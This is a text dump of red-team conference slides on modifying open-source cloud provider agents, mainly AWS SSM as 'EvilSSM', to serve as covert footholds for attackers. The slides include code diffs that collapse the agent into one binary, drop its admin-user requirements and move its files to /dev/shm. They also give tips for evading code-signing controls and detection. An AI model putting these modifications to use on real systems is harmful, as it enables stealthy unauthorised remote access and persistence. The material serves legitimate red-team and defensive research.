

Stop Bringing, Start Modifying:

Modify Your Own Open-Source Agents

choi & mick3y



WhoAreWe



choi

- Red Team Operator @ <confidential>
- Adversary simulation - End-to-End, Assumed Breach
- Maldev, Capdev, AD, EntraID, Defense Evasion
- Former Samsung Electronics, IBM X-Force Red
- Defcon 30/31 RTV, BTV Workshop
- OSCP, CRTO, CRTL, ...

mick3y

- Penetration Tester @ Team SaturnX
- Assumed Breach, Black-box Pentesting, Code Analysis
- AD, Source Code Analysis, Web/Application Pentesting
- DefCamp 2025
- CRTO



Table of Contents

01

Introduction

02

AWS: EvilSSM

03

Azure: EvilAzp

04

GCP: EvilOSConfig

05

Defender Perspective

Introduction



Setting the Stage

New redteam engagement - We've all been there before...

Setting the Stage (C2)

New redteam engagement - We've all been there before...

Adaptix-Framework/
AdaptixC2

AdaptixC2 is a highly modular advanced redteam
toolkit




SLIVER
FRAMEWORK




FORTRA
Cobalt Strike



Setting the Stage (Custom Malware)




Setting the Stage (Defense Evasion)




Problem (for attackers)

Cost of Malware Development Increases

Solution - Historically
Bring Your Own ...
RMM/Interpreter/Traitorware/etc.



Solution - Historically Bring Your Own ... RMM/Interpreter/Traitorware/etc.



Solution - This Talk
MODIFY Your Own **CSP**
(Cloud Service Provider) **Agents**

CSP (Cloud Service Provider) Agents



CSP Agents


Cloud Service Provider supplied agent installed on cloud/onprem hosts for...

- Remote Management
- OS Policy Enforcement
- Patching
- CI/CD execution (runner)
- Automation
- Monitoring
- Logging
- Telemetry collection
- SASE/client VPN
- ... and more!

CSP Agents


Cloud Service Provider supplied agent installed on cloud/onprem hosts for...

- Remote Management
- OS Policy Enforcement
- Patching
- CI/CD execution (runner)
- Automation
- Monitoring
- Logging
- Telemetry collection
- SASE/client VPN
- ... and more!



Open-Source


- Agent Source Code
- SDK, Library
- Tools, testing framework, CLI, ...



aws/amazon-ssm-agent 

An agent to enable remote management of your EC2 instances, on-premises servers, or virtual machines (VMs).


95 Contributors 71 Used by 1k Stars 355 Forks



microsoft/azure-pipelines-agent 

Azure Pipelines Agent 


265 Contributors 79 Issues 39 Discussions 2k Stars 928 Forks



GoogleCloudPlatform / osconfig

Code Issues 19 Pull requests 15 Agents


Watch 30 Fork 114



Azure / azure-relay-bridge

Code Issues 5 Pull requests 1 Agents

Watch 13 Fork 53




GoogleCloudPlatform / pubsub

Code Issues 25 Pull requests 40 Agents

Watch 43 Fork 154

WHY CSP Agents





Stage 0 & Persistence

- Initial Access (with the right trigger & container & decoy)
- Assumed Breach
- Persistence
- Is **NOT** C2 alternative
 - Lacks Post-Ex features
 - Defense Evasion
- **Used to ...**
 - Bring in Stage 1 safely
 - One-off persistence / compromise
 - Keep your main C2 agents safe!

Previous Research & Our Contribution

Mostly focused on “Bringing”

Mitiga.io - Abusing SSM as a Remote Access Trojan (GOAT)

<https://www.mitiga.io/blog/abusing-the-amazon-web-services-ssm-agent-as-a-remote-access-trojan>

@ZepherSec - LOLCloud, Azure Arc, C2aaS (GOAT #2)

<https://blog.zsec.uk/azure-arc-c2aas/>

And many, many more
References & Credits slide at the end



Contribution - “Modifying”

MODIFY agents for **enhanced** opsec, defense evasion, added capability

Analyze code structure, constraints → Simplify or Bypass

Cover all 3 major CSPs and their agents

Combine different cloud services, SDKs, and source code into single payload

Defensive guidance

Elephant in the Room

- Code Signing ?
 - Self-signed + non valid code sign
 - WDAC, Applocker, Application Control
 - well...
- Just be Normal
 - Being Normal >>> Code Signing
 - Normal == Behavior, Code Similarity, etc.
 - Modify 3~5% of the code base
- Licensing / ToS ?
 - Your AWS Tenant
 - Your binary
 - Your victim machine
 - (... but we are not lawyers!)



AWS SSM & EvilSSM



AWS SSM (Systems Manager)


Key Features

Centralized Management at Scale

Auth/Authorization - AWS IAM

Shell, RDP & More

Legitimate C2 for Cloud Admins



AWS SSM

EC2 > Instances > i-0

Connect to Linux instance Info

☒ Maximum security ☐ IAM authentication

SSM Session Manager
Uses IAM-based authentication. Connect without SSH keys, bastion hosts, or opening any inbound ports.

Managed nodes (2)

Filter

Last fetched at: 2:28 PM

☐	Node ID	Name	Platfor...	Operating system
☐	mi-05 [REDACTED]	TestoServer	Windows	Microsoft Windows Server 2025 Datacenter
☐	mi-07 [REDACTED]	TestoServer	Linux	Ubuntu

Session ID: root-4 [REDACTED] 8 [Shortcuts](#) Instance ID: mi-[REDACTED] a (TestoServer)

```
$ whoami; hostname; id
mick3y
app-01
uid=1000(mick3y) gid=1000(mick3y) groups=1000(mick3y),4(adm),24(cdrom),27(sudo),30(dip)
$
```

AWS SSM


- **Cloud Connectors** – Automatically onboard and manage Azure virtual machines at scale from the AWS Management Console. Cloud Connectors

AWS SSM

- **Cloud Connectors** – Automatically onboard and manage Azure virtual machines at scale from the AWS Management Console. Cloud Connectors
- **Hybrid activations** – Register individual **on-premises servers**, edge devices, and VMs from any environment by manually installing SSM Agent and



```
307 // agent/appconfig/constants.go: 307-310
308 var DefaultIdentityConsumptionOrder = []string{
309     "OnPrem", "EC2", "CustomIdentity",
310 }
```



EvilSSM: Problems

BAD

Multiple binaries on disk


Root/Local Admin priv required

OS Service Creation

Multiple On-disk artifacts

Lack of central controller



EvilSSM: Solutions



EvilSSM: Single Binary - Before

Component	Description
installer/updater/cli	Official installer (PE, DEB, RPM), ssm-setup-cli, standalone updater, etc.
amazon-ssm-agent	Core supervisor - Systemd(*nix) entry point, Credential refresh, Self update
ssm-agent-worker	Task Polling from SSM (MDS/MGS), Run core “plugin” modules, control sub-processes
ssm-document-worker	Single Task/Command “document” executor. Temporary child process (aws:runShellScript, aws:configurePackage)
ssm-session-worker	Manages Session Manager session, responsible for sessions/shells (Standard_Stream, InteractiveCommands, Port)
ssm-session-logger	Read log file → Writes to stdout // Only for Windows
winpty.dll, winpty-agent.exe	Windows WinPTY library/helper to create pseudoterminal/pseudo-shell

EvilSSM: Single Binary - Before



EvilSSM: Single Binary - AFTER

Component	Description
amazon-ssm-agent	EVERYTHING (Registration, Polling, Document parsing, Plugin Execution...)
winpty.dll, winpty-agent.exe	Library/helper to create pseudoterminal/pseudo-shell

EvilSSM: Single Binary - AFTER

1. Task Poll → Agent process → In-Process go function

```
// agent/inproc/inproc.go:65-68,93-100
setProcessCreator(inProcProcessCreator)

func inProcProcessCreator(name string, argv []string) (
    proc.OSProcess, error) {

    if name == appconfig.DefaultSessionWorker {
        return newInProcProcess func() {
            runSessionWorker(channelName) }, nil
    }
    else {
        return newInProcProcess func() {
            runDocumentWorker(channelName) }, nil
    }
}
```

2. Start runDocumentWorker GoRoutine

```
// agent/inproc/process.go:33-43
func newInProcProcess workerFunc func()
*InProcProcess {
    p := &InProcProcess{
        pid: os.Getpid(),
        startTime: time.Now().UTC(),
        done: make(chan struct{}),
    }
    go func() {
        defer p.once.Do(func() { close(p.done) })
        workerFunc()
    }()
    return p
}
```

3. Runs aws:runShellScript →
runscript.Plugin

```
// agent/inproc/inproc.go:151-190 (abridged)
func runDocumentWorker(channelName string) {
    runner := func( . . . ) {
        runpluginutil.RunPlugins(context, docState.InstancePluginsInformation,
            docState.IOConfig, docState.UpstreamServiceName,
            registry, resChan, cancelFlag)
    }
    pipeline := messaging.NewWorkerBackend(ctx, runner)
}
```

EvilSSM: Run as Current User

Linux - Run as current user

```
-if os.Geteuid() == 0 {  
-    // Create ssm-user + sudo priv  
-    u.CreateLocalAdminUser(log)  
-    sessionUser = appconfig.DefaultRunAsUserName  
-} else {  
-    user, _ := user.Current()  
-    sessionUser = user.Username  
-}  
  
+user, _ := user.Current()  
+sessionUser = user.Username
```

Windows - Remove password reset, local admin creation, impersonation shinanigans

```
-appConfig := plugin.context.AppConfig()  
-if !shellProps.Windows.RunAsElevated && !isSessionLogger &&  
!appConfig.Agent.ContainerMode {  
-    newPassword, err = u.GeneratePasswordForDefaultUser()  
-    userExists, err =  
u.ChangePassword(appconfig.DefaultRunAsUserName, newPassword)  
-    if !userExists {  
-        newPassword, err = u.CreateLocalAdminUser(log)  
-    } else {  
-        err = u.EnableLocalUser(log)  
-    }  
-    plugin.logger.transcriptDirPath, err =  
plugin.startPtyAsUser(log, config, appconfig.DefaultRunAsUserName,  
newPassword, fullCmdToPty)  
-}  
+if !isSessionLogger && appconfig.PluginNameNonInteractiveCommands  
== plugin.name {  
+    return plugin.startExecCmd(cmdStr, log, config)  
+} else {  
+    pty, err = winpty.Start(winptyDllFilePath, fullCmdToPty, ...)  
+}  
-cmd.SysProcAttr = &syscall.SysProcAttr{Token: token}  
-u.DisableLocalUser(log)
```

EvilSSM: Change directory & Remove artifacts

Change base directory to current directory

```
+const BaseDir = "/dev/shm/awsssmcache/"
-AgentData = "/var/lib/amazon/ssm/"
+AgentData = BaseDir
-DefaultProgramFolder = "/etc/amazon/ssm/"
-defaultWorkerPath = "/usr/bin/"
+DefaultProgramFolder = BaseDir
+defaultWorkerPath = BaseDir

+DefaultProgramFolder = curdir
+defaultWorkerPath = curdir
```

```
-SSMDataPath = filepath.Join(programData, SSMFolder)
-DefaultProgramFolder = filepath.Join(EnvProgramFiles, SSMFolder)
-DefaultDataStorePath = filepath.Join(SSMDataPath, "InstanceData")
